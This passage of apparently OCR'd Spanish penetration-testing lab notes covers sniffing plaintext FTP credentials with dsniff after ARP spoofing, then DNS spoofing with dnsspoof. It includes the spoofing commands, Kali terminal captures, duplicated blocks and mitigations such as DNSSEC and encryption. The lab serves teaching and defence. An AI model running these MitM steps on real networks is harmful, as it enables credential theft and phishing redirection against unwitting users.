  - Para Telnet: Telnet es más difícil porque envía caracteres a medida que se escriben, pero dsniff puede detectar la secuencia típica de login. A veces no pilla telnet user/pass, pero Wireshark sí lo haría. Centrémonos en los casos que dsniff cubre bien (FTP/HTTP/POP).
- Lo importante es que **al menos una credencial** con usuario y contraseña en texto claro sea mostrada en la terminal del Atacante. Eso es la evidencia de éxito.
- La Víctima no se entera de nada; sus sesiones de FTP o web funcionan igual. Solo que el atacante obtuvo las claves en paralelo.

Solución guiada:
El alumno habrá obtenido, con asombrosa facilidad, credenciales ajenas mediante dsniff. Por ejemplo, habrá visto algo como "*ftp credential captured: user=test, pass=12345*" impreso en pantalla, confirmando que la cuenta de prueba de FTP fue comprometida. Esto recalca la gravedad de usar protocolos no cifrados en cualquier entorno donde pudiera haber un atacante presente (lo cual en redes abiertas o comprometidas es siempre una posibilidad).

Al combinar este ejercicio con el anterior: primero se hizo ARP Spoof para interceptar tráfico, luego con dsniff se extrajeron credenciales. Este es exactamente el flujo de ataque de un *sniffer* en LAN. La suite dsniff está diseñada para ser usada así, por lo que el alumno ha recreado un escenario realista de intrusión interna.

Las mitigaciones son claras: **cifrado y protocolos seguros**. En entornos modernos, es inaceptable usar Telnet o FTP para administrar sistemas precisamente por esto. De hecho,

la mayoría de organizaciones ya migraron a SSH y SFTP, pero es posible que algunos servicios (impresoras con telnet, cámaras IP, etc.) aún usen credenciales en claro. Un auditor debe detectarlos para suplantar o mitigar.


Además de cifrado, se pudo mencionar autenticación de nivel de red (por ejemplo, redes conmutadas con port security, para que un atacante no pueda fácilmente unirse o crear MitM). Pero incluso con eso, un empleado malicioso dentro de la subred podría intentar sniffing. Por tanto, la **mejor práctica universal es cifrar** la capa de aplicación.


El ejercicio demuestra de forma impactante que contraseñas triviales pueden recolectarse sin siquiera atacar directamente la máquina víctima, **sino escuchando su tráfico**. El alumno debe reflexionar: cualquier contraseña vista por dsniff equivaldría a que un atacante la obtiene y posteriormente puede reutilizarla para acceso directo (por ejemplo, la cuenta FTP capturada podría usarse para entrar al servidor FTP con total privilegio de ese usuario).

En una auditoría, tras esta fase, se recomendaría: "Deshabilitar servicios FTP no seguros o reemplazarlos por SFTP; Enforce TLS en servidores de correo; Obligar uso de HTTP seguro, etc." justamente porque hemos comprobado la vulnerabilidad.

Cabe mencionar que dsniff no captura credenciales de protocolos cifrados (no verá nada de SSH, HTTPS, etc., más que datos incomprensibles). Esto refuerza el punto: **la criptografía frustra completamente este tipo de ataque**. Por eso la migración a TLS en todo (HTTPS, SMTPS, etc.) es tan crucial.

El alumno sale de este ejercicio con una poderosa lección: a nivel de red local, sin las protecciones adecuadas, **no hay privacidad**. Herramientas como dsniff (o incluso Wireshark manualmente) hacen trivial obtener secretos. Las contramedidas no son opcionales, son obligatorias para garantizar la seguridad básica de las comunicaciones.





Normally, that's a bad idea. You should always use SSL and secure encryption when

```
┌──(root㉿kali)-[~]
└─# ftp 192.168.0.7
ftp: Can't connect to `192.168.0.7:21': Conexión rehusada
ftp: Can't connect to `192.168.0.7:ftp'
ftp>
8:9a
8:0:27:82:bb:a8 8:0:27:44:ac:a5 0806 42: arp reply 192.168.0.1 is-at 0:a0:26:
8:9a
^C

┌──(root㉿kali)-[~]
└─# dsniff -i eth0
dsniff: listening on eth0
```

* Configuración del Servidor FTP (En 192.168.0.7)

En la terminal de la máquina $192.168.0.7$ (Víctima), ejecuta los siguientes comandos como *root* o con sudo:

- **sudo apt update**
- **sudo apt install vsftpd -y**

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
sudo apt install vsftpd -y
[sudo] password for kali:
Get:1 https://downloads.metasploit.com/data/releases/metasploit-fram
ework/apt lucid InRelease [3,956 B]
Hit:2 https://download.docker.com/linux/debian bookworm InRelease
Hit:3 https://repo.protonvpn.com/debian stable InRelease
Get:4 https://downloads.metasploit.com/data/releases/metasploit-fram
ework/apt lucid/main amd64 Packages [419 B]
Get:5 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 Packages [20
.9 MB]
Get:7 http://kali.download/kali kali-rolling/main amd64 Contents (de
b) [52.6 MB]
Fetched 73.6 MB in 12s (6,096 kB/s)
6 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following packages were automatically installed and are no longe
r required:
  gir1.2-girepository-2.0  libsqlcipher1
  libarmadillo14           libwireshark18
  libdisplay-info2         libwiretap15
  libgdal37                libwsutil16
  libgeos3.14.0            python3-proton-vpn-lib
  libgirepository-1.0-1    python3-xlutils
  libinstpatch-1.0-2       python3-xlwt
```

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd -y
vsftpd is already the newest version (3.0.5-0.3).
The following packages were automatically installed and are no longe
r required:
  gir1.2-girepository-2.0  libsqlcipher1
  libarmadillo14           libwireshark18
  libdisplay-info2         libwiretap15
  libgdal37                libwsutil16
  libgeos3.14.0            python3-proton-vpn-lib
  libgirepository-1.0-1    python3-xlutils
  libinstpatch-1.0-2       python3-xlwt
  libobjc-14-dev
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 6

┌──(kali㉿kali)-[~]
└─$ sudo useradd -m ftptest

┌──(kali㉿kali)-[~]
└─$ sudo passwd ftptest
New password:
Retype new password:
```

- **sudo useradd -m ftptest**

```
┌──(kali㉿kali)-[~]
└─$ sudo useradd -m ftptest

┌──(kali㉿kali)-[~]
└─$ sudo passwd ftptest
New password:
Retype new password:
passwd: password updated successfully

┌──(kali㉿kali)-[~]
└─$ sudo systemctl start vsftpd


┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable vsftpd
Synchronizing state of vsftpd.service with SysV service script with
/usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable vsftpd
Created symlink '/etc/systemd/system/multi-user.target.wants/vsftpd.
service' → '/usr/lib/systemd/system/vsftpd.service'.

┌──(kali㉿kali)-[~]
└─$
```


- **Name: ftptest**
- **Password: password123**


- **máquina atacante:**

```
┌──(root㉿kali)-[~]
└─# ftp 192.168.0.7
Connected to 192.168.0.7.
220 (vsFTPd 3.0.5)
Name (192.168.0.7:kali): ftptest
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```



- **maquina victima**


┌──(kali㉿kali)-[~]
└─$ sudo useradd -m ftptest
┌──(kali㉿kali)-[~]
└─$ sudo passwd ftptest
New password:
Retype new password:
passwd: password updated successfully
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start vsftpd
┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable vsftpd
Synchronizing state of vsftpd.service with SysV service script with
/usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable vsftpd
Created symlink '/etc/systemd/system/multi-user.target.wants/vsftpd.
service' → '/usr/lib/systemd/system/vsftpd.service'.
┌──(kali㉿kali)-[~]
└─$



Ejercicio 8: Suplantación de DNS en LAN con dnsspoof

Herramienta: dnspoof (suite dsniff)
Objetivo: Simular un ataque de **DNS Spoofing** local, donde el atacante responde falsas resoluciones DNS a la víctima, redirigiendo a un dominio a un IP distinto (controlado por el

atacante). Esto se usa en ataques para llevar a las víctimas a sitios falsos (phishing) pese a que escriban la URL correcta. En el laboratorio, realizaremos una prueba controlada: configuraremos dnsspoof para que, cuando la víctima intente resolver un nombre específico, el atacante responda con la IP de un servidor falso.

Instrucciones:

1. Asumimos nuevamente el escenario de MitM logrado (Atacante ya en posición vía ARP spoof). También es posible hacer esto sin MitM si la víctima utiliza al atacante directamente como DNS (por ejemplo, si configuramos la IP del atacante como servidor DNS en la víctima). Pero continuemos con MitM: interceptaremos las consultas DNS hacia el DNS real.
2. Cree un archivo de **hosts** personalizado en la máquina Atacante que mapee el nombre de dominio a su IP falsificada. Por ejemplo, cree dnsfake.txt con el contenido:
3. 192.168.1.100 www.ejemplo.com

Suponiendo que 192.168.1.100 es una IP donde el atacante tiene un servidor web de mentira (podría ser la IP del propio atacante si corre un Apache con página de prueba). Use el dominio que quiera probar (idealmente uno que la víctima vaya a consultar).

4. Inicie dnsspoof usando ese archivo: dnsspoof -i eth0 -f dnsfake.txt. Esto pone al atacante escuchando consultas DNS en la interfaz, y cuando vea una consulta para "www.ejemplo.com", responderá inmediatamente con la IP 192.168.1.100 en lugar de dejar que llegue la respuesta legítima. (Asegúrese de que *arpspoof* sigue corriendo para interceptar DNS queries de la víctima, o configure manualmente la víctima para usarlo).
5. En la máquina Víctima, limpie cualquier caché DNS local: en Windows ipconfig /flushdns, en Linux puede reiniciar *nscd* o simplemente asegúrese de que no ha resuelto ese nombre recientemente.
6. Ahora, en la víctima, intente acceder al dominio elegido: por ejemplo, abra un navegador y ponga http://www.ejemplo.com (asegúrese de usar *http* para no complicar con certificados) o simplemente haga un ping www.ejemplo.com.
7. Observe lo que ocurre: La víctima consultará DNS (likely su DNS real en internet). Pero el atacante, interceptando la consulta (via MitM), enviará una respuesta falsa antes/ en lugar de la verdadera. En la máquina víctima, el nombre www.ejemplo.com debería resolverse a 192.168.1.100 (la IP falsa del archivo). Si hace ping, verá que pingea a 192.168.1.100. Si abre el navegador, intentará cargar http://www.ejemplo.com pero en realidad irá a 192.168.1.100 (donde quizás el atacante muestre una página "falsa" de ejemplo).
8. Si el atacante tiene un servidor web en 192.168.1.100, podría mostrar un mensaje para confirmar que la víctima llegó allí (por ejemplo, una simple página HTML "Has sido DNS spoofeado"). Si no tiene servidor, el navegador de la víctima quizá muestre error de conexión (porque intentó a 192.168.1.100 y no obtuvo respuesta HTTP). En ambos casos, notamos que no fue al sitio real.
9. En la terminal de dnsspoof, probablemente verá log de la captura/respuesta: líneas indicando que interceptó una consulta A para "www.ejemplo.com" y envió la IP definida.

10. Detenga dnsspoof (Ctrl+C) y arpspoof cuando termine.

Comandos necesarios:
En Atacante:

Crear archivo de hosts falsos (contenido: "IP_falsa nombre"):

echo "192.168.1.100 www.ejemplo.com" > dnsfake.txt

dnsspoof -i eth0 -f dnsfake.txt # Lanzar suplantador DNS en interfaz eth0 usando ese archivo

En Víctima:

ipconfig /flushdns # (Windows) Limpiar caché DNS

ping www.ejemplo.com # Consultar el dominio (o abrir en navegador)

Riesgos asociados y mitigación:

- **Riesgo:** La **suplantación de DNS** permite ataques de phishing/redirección muy peligrosos: la víctima cree estar accediendo a un sitio legítimo pero en realidad llega al servidor del atacante. Esto combinado con un sitio falso convincente puede robar credenciales u otra info.
  Mitigación: Implementar **DNSSEC** en las resoluciones (firmas digitales que garantizan la autenticidad de la respuesta DNS), de modo que una respuesta falsificada sea detectable (el cliente la rechazaría al no poder validarla). Usar también **DoT/DoH** (DNS sobre TLS/HTTPS) dificulta que un atacante local intercepte consultas DNS fácilmente, pues van cifradas. Además, configurar equipos para usar siempre conexiones cifradas (HTTPS) ayuda: aunque la víctima sea llevada al servidor del atacante, el certificado HTTPS no coincidirá y saltará alerta en el navegador, avisando al usuario. Finalmente, monitorear en la red (un IDS podría detectar que se están enviando respuestas DNS no provenientes del servidor DNS verdadero, o múltiples ARP spoofs como preludio).

Resultados esperados:

- En la máquina Víctima, la resolución de www.ejemplo.com debe apuntar a la IP falsa que definimos (192.168.1.100). Esto se verifica porque, por ejemplo, el comando ping muestra Haciendo ping a www.ejemplo.com [192.168.1.100] en Windows (o en Linux PING www.ejemplo.com (192.168.1.100) ...). Es decir, el nombre se resolvió incorrectamente al IP del atacante.
- Si se probó en navegador y el atacante tenía un servidor web escuchando en 192.168.1.100, la víctima verá una página distinta a la real (o un mensaje de suplantación). Si no había servidor, la víctima verá error de conexión (lo cual ya es indicador de que algo anda mal si esperaba el sitio real).
- En la consola de dnsspoof, se verá algo como:
  dnsspoof: [DNS] *victim_ip*:*port* -> *dns_server_ip*:53 UDP (www.ejemplo.com)
  dnsspoof: spoofed reply sent for "www.ejemplo.com" to *victim_ip*
  Confirmando que se envió la respuesta falsa.

- La víctima en general no recibe indicación explícita de que fue engañada. A menos que note la IP (poco probable para un usuario común) o en caso de HTTPS, vería un *certificado no válido*. Pero con HTTP solito, no hay alerta.

Solución guiada:
Mediante *dnsspoof*, el alumno logró que la Víctima resolviera un nombre de dominio a la IP que el Atacante quiso. En esencia, el Atacante se hizo pasar por servidor DNS para esa petición. Esto demuestra lo fácil que es redirigir tráfico cuando se controla la resolución de nombres. Un usuario escribe "banco.com", y sin saberlo puede estar yendo al servidor del atacante.

En el laboratorio, quizás usamos un dominio ficticio; en la realidad, un atacante puede apelar a nombres comunes (por ejemplo, suplantar *"mail.empresa.com"* para interceptar correo web corporativo). El riesgo es enorme: combinando esto con un sitio falso, los usuarios entregarían sus contraseñas corporativas creyendo estar en el portal real.

DNSSEC se diseñó para combatir esto: los registros DNS vienen firmados digitalmente por la autoridad del dominio. Si la víctima tiene validación DNSSEC habilitada (y su resolver lo soporta), entonces la respuesta no autenticada del atacante sería ignorada (porque no viene con firma o con firma incorrecta). Sin embargo, DNSSEC aún no es universal en todos los servicios y clientes.

Otra mitigación mencionada es **DoT/DoH** (DNS sobre TLS/HTTPS). Si la víctima resuelve usando, digamos, DNS sobre HTTPS a un servidor público (como 1.1.1.1 con DoH), el atacante en la LAN no podría leer ni modificar esas consultas fácilmente ya que van cifradas a través de TLS. Eso impediría este ataque directo, aunque si el atacante está en MitM, podría intentar bloquear esas conexiones DNS seguras (ataque de denegación) pero no falsificarlas tan fácilmente.

Además, se sugiere la capa de aplicación segura: en un caso real, suponga que redirigimos *"www.google.com"* a un servidor falso. Si el usuario intenta **HTTPS**, el navegador del usuario recibiría un certificado distinto (no el verdadero de Google), y mostrará una alerta de seguridad (*"la identidad del sitio no se puede verificar"*). Un usuario entrenado sabría que eso indica un ataque. Por tanto, **el uso de HTTPS en todos los sitios críticos reduce el efecto** de DNS spoofing, porque aunque lo redirijan, no podrán imitar fácilmente un certificado válido. No obstante, usuarios poco atentos podrían ignorar la alerta y proceder (pésima idea), pero ahí entra la concienciación.

El alumno pudo comprobar la redirección observando que el ping del dominio iba a 192.168.1.100 en lugar de su IP real. En una auditoría, hacer este tipo de prueba con permiso puede evaluar la robustez de los servicios DNS de la empresa (por ejemplo, si tienen DNSSEC). Sin permiso, obviamente sería malicioso.

Cabe destacar que este ataque fue posible porque previamente estabamos en MitM interceptando las peticiones DNS (o posicionado como DNS). Esto resalta la cadena de explotación: primero ARP Spoof -> luego DNS Spoof -> luego Phishing/hijack. Muchas brechas se logran encadenando así vectores.

El alumno, tras este ejercicio, entenderá la importancia de **la integridad de la resolución de nombres**. DNS es un pilar de Internet: si se compromete, uno puede dirigir a la gente a lugares incorrectos sin su conocimiento. Por eso existen esfuerzos como DNSSEC, y también por eso los navegadores exigen certificados válidos (como segunda capa de verificación).

En resumen, con *dnsspoof* se demostró un ataque potente pero contrarrestable con buenas prácticas. En el informe de auditoría, se recomendaría: *Implementar DNSSEC en los dominios corporativos y usar resolvers validados; fomentar el uso de DNS cifrado; y asegurar que los usuarios solo confíen en sitios con certificados válidos*. Además, mantener segmentada la red para que un atacante interno no pueda envenenar DNS local (por ejemplo, usando switches que no dejen tráfico de la VLAN del atacante llegar al DNS server, etc.). Este es un ataque más de capa de red que exhibimos y su defensa se suma a la lista de capas a proteger en la organización.

- máquina atacante:



```
┌──(root㉿kali)-[~]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.0.1 192.168.0.7
:0:27:82:bb:a8 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.7 is-at 8:0:27:82:b
:a8
:0:27:82:bb:a8 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.7 is-at 8:0:27:82:b
:a8
:0:27:82:bb:a8 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.7 is-at 8:0:27:82:b
:a8
:0:27:82:bb:a8 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.7 is-at 8:0:27:82:b
:a8
:0:27:82:bb:a8 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.7 is-at 8:0:27:82:b
:a8
:0:27:82:bb:a8 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.7 is-at 8:0:27:82:b
:a8
:0:27:82:bb:a8 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.7 is-at 8:0:27:82:b
:a8
:0:27:82:bb:a8 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.7 is-at 8:0:27:82:b
:a8
:0:27:82:bb:a8 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.7 is-at 8:0:27:82:b
:a8
:0:27:82:bb:a8 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.7 is-at 8:0:27:82:b
:a8
:0:27:82:bb:a8 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.7 is-at 8:0:27:82:b
:a8
```

- maquina victima:

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart NetworkManager
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart nscd
Failed to restart nscd.service: Unit nscd.service not found.

